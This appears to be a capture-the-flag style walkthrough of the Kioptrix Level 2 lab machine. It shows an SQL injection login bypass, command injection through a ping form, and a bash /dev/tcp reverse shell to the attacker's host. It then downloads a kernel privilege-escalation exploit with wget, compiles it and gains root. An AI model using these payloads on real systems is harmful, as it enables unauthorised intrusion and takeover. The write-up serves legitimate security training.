Create a lead list


Enumeration using [Wappalyzer]

Through the help of [Wappalyzer] add-ons extension on Mozilla Firefox, we are able to detect the name of the web server: **Apache, Operating system's name: CentOS and Programming languages: PHP**. But we still need more information about the Operating system of the target machine.

So far, we have able to gather some information about the target machine like open ports, services, versions, server name, OS's name, and exploitable vulnerabilities. Let's press further to get more information that can help us when we get to exploitation stage. Because the more information we are able to get, the more chances of exploiting the target machine successfully.

Since port 80/443 are open, let’s see how the webpage looks like.

http://192.168.1.37



192.168.1.37

Remote System Administration Login

Username

Password

Login


webpage of our target machine

With this suspicious login page, it might be vulnerable to **SQL injection**.

Let’s check.

SQL Injection Exploitation

Let use this **' or 1=1#** as **username** and **password** and see the output.



192.168.1.37/index.php

Remote System Administration Login

Username ' or 1=1#

Password •••••••••

Login

192.168.1.37/index.php

Welcome to the Basic Administrative Web Console


Ping a Machine on the Network:

submit

Output after I clicked login

This confirmed that the target machine is vulnerable to SQL injection.

I tried to enter **127.0.0.1;whoami** and click submit.




192.168.1.37/index.php

Welcome to the Basic Administrative Web Console

Ping a Machine on the Network: 127.0.0.1;whoami

The output reconfirmed the server's name to be **Apache**



192.168.1.37/pingit.php


127.0.0.1;whoami

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.126 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.124 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.644 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2006ms
rtt min/avg/max/mdev = 0.124/0.298/0.644/0.244 ms, pipe 2
apache
```

With all these things we have gathered about the target machine, the next thing to look for a way how to create **reverse shell. Netcat** will help us with this.

The first step we need to take is to create a listener on our attack machine, **kali Linux** using **netcat**.

nc -nlvp 4444




```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
```

The second step is to connect our **target machine** to **attack machine** to create **shell**.

Remember **Reverse Shells** means **victim's machine** connect back to **attacker's machine.**

To make this possible, *type* the command below into web console and click **submit**.


127.0.0.1; bash -i >& /dev/tcp/192.168.1.35/4444 0>&1




Welcome to the Basic Administrative Web Console

Ping a Machine on the Network:	127.0.0.1; bash -i >& /dev/tcp/192.168.1.35/4

Once you click submit, you must have access to bash shell



```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.1.35] from (UNKNOWN) [192.168.1.37] 32794
bash: no job control in this shell
bash-3.00$ █
```




```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.1.35] from (UNKNOWN) [192.168.1.37] 32794
bash: no job control in this shell
bash-3.00$ whoami
apache
bash-3.00$ cat /etc/*-release
CentOS release 4.5 (Final)
bash-3.00$ █
```

cat /etc/*-release

This syntax, ***cat /etc/*-release*** help us with other information about OS. Even though we have already known it’s **CentOS.** But it gives us more information like **the version** of the OS.

What next?


The next thing is to search for the exploit for this OS version. **Searchsploit** will help us.



```
┌──(kali㉿kali)-[~]
└─$ searchsploit CentOS 4.5
─────────────────────────────────────────────────────────────────────────────── ─────────────────────────
 Exploit Title                                                                 |  Path
─────────────────────────────────────────────────────────────────────────────── ─────────────────────────
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / CentOS 4) - 'sock_sendpage | linux/local/9479.c
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86) - 'ip_append_data( | linux_x86/local/9542.c
Linux Kernel 3.14.5 (CentOS 7 / RHEL) - 'libfutex' Local Privilege Escalation                  | linux/local/35370.c
─────────────────────────────────────────────────────────────────────────────── ─────────────────────────
Shellcodes: No Results

┌──(kali㉿kali)-[~]
```

Let’s copy the exploit to our current directory.

searchsploit -m linux_x86/local/9542.c




```
┌──(kali㉿kali)-[~]
└─$ searchsploit -m linux_x86/local/9542.c
  Exploit: Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86) - 'ip_append_data()' Ring0 Privilege Escal
ation (1)
      URL: https://www.exploit-db.com/exploits/9542
     Path: /usr/share/exploitdb/exploits/linux_x86/local/9542.c
    Codes: CVE-2009-2698
 Verified: True
File Type: C source, ASCII text
Copied to: /home/kali/9542.c


┌──(kali㉿kali)-[~]
└─$ ls
9542.c  Desktop  Documents  Downloads  Music  Pictures  Public  Spiderfoot  Templates  Videos  wafw00f  WhatWeb

┌──(kali㉿kali)-[~]
└─$ ▮
```

Now we have secured the exploit we will use for the target machine for us to achieve our goal. The next thing for us to do is to look for how to **transfer** it to the **target machine**.

Run this command on your attack machine terminal.

python3 -m http.server 8000




```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.1.37 - - [22/Dec/2024 17:48:28] "GET /9542.c HTTP/1.0" 200 -
192.168.1.37 - - [22/Dec/2024 17:50:16] "GET /9542.c HTTP/1.0" 200 -
192.168.1.37 - - [22/Dec/2024 17:52:33] "GET /9542.c HTTP/1.0" 200 -
```

Move to bash shell and navigate to **tmp directory** with the command below. After that use **wget** to download/transfer the exploit to the target machine.

cd /tmp

wget http://192.168.1.35:8000/9542.c



```
bash-3.00$ cd /Temp
bash: cd: /Temp: No such file or directory
bash-3.00$ cd /tmp
bash-3.00$ wget http://192.168.1.37:8000/9542.c
--22:51:58--  http://192.168.1.37:8000/9542.c
           ⇒ `9542.c'
Connecting to 192.168.1.37:8000 ... failed: Connection refused.
bash-3.00$ ls
bash-3.00$ wget http://192.168.1.35:8000/9542.c
--22:53:01--  http://192.168.1.35:8000/9542.c
           ⇒ `9542.c'
Connecting to 192.168.1.35:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 2,535 (2.5K) [text/x-csrc]

    0K ..                                                 100%   33.58 MB/s

22:53:01 (33.58 MB/s) - `9542.c' saved [2535/2535]

bash-3.00$ ls
9542.c
bash-3.00$ █
```

9542.c now on the target machine

Now it’s time to release the bullet 😍....


On your bash shell type, the commands below…

gcc -o exploit 9542.c

ls

./exploit

whoami



```
bash-3.00$ ls
9542.c
bash-3.00$ gcc -o exploit 9542.c
9542.c:109:28: warning: no newline at end of file
bash-3.00$ ls
9542.c
exploit
bash-3.00$ ./exploit
sh: no job control in this shell
sh-3.00# whoami
root
sh-3.00# hostname
kioptrix.level2
sh-3.00# █
```

END

Happy Hacking!!! 🐱‍👤 🙌

....

Watch out for Kioptrix Level 3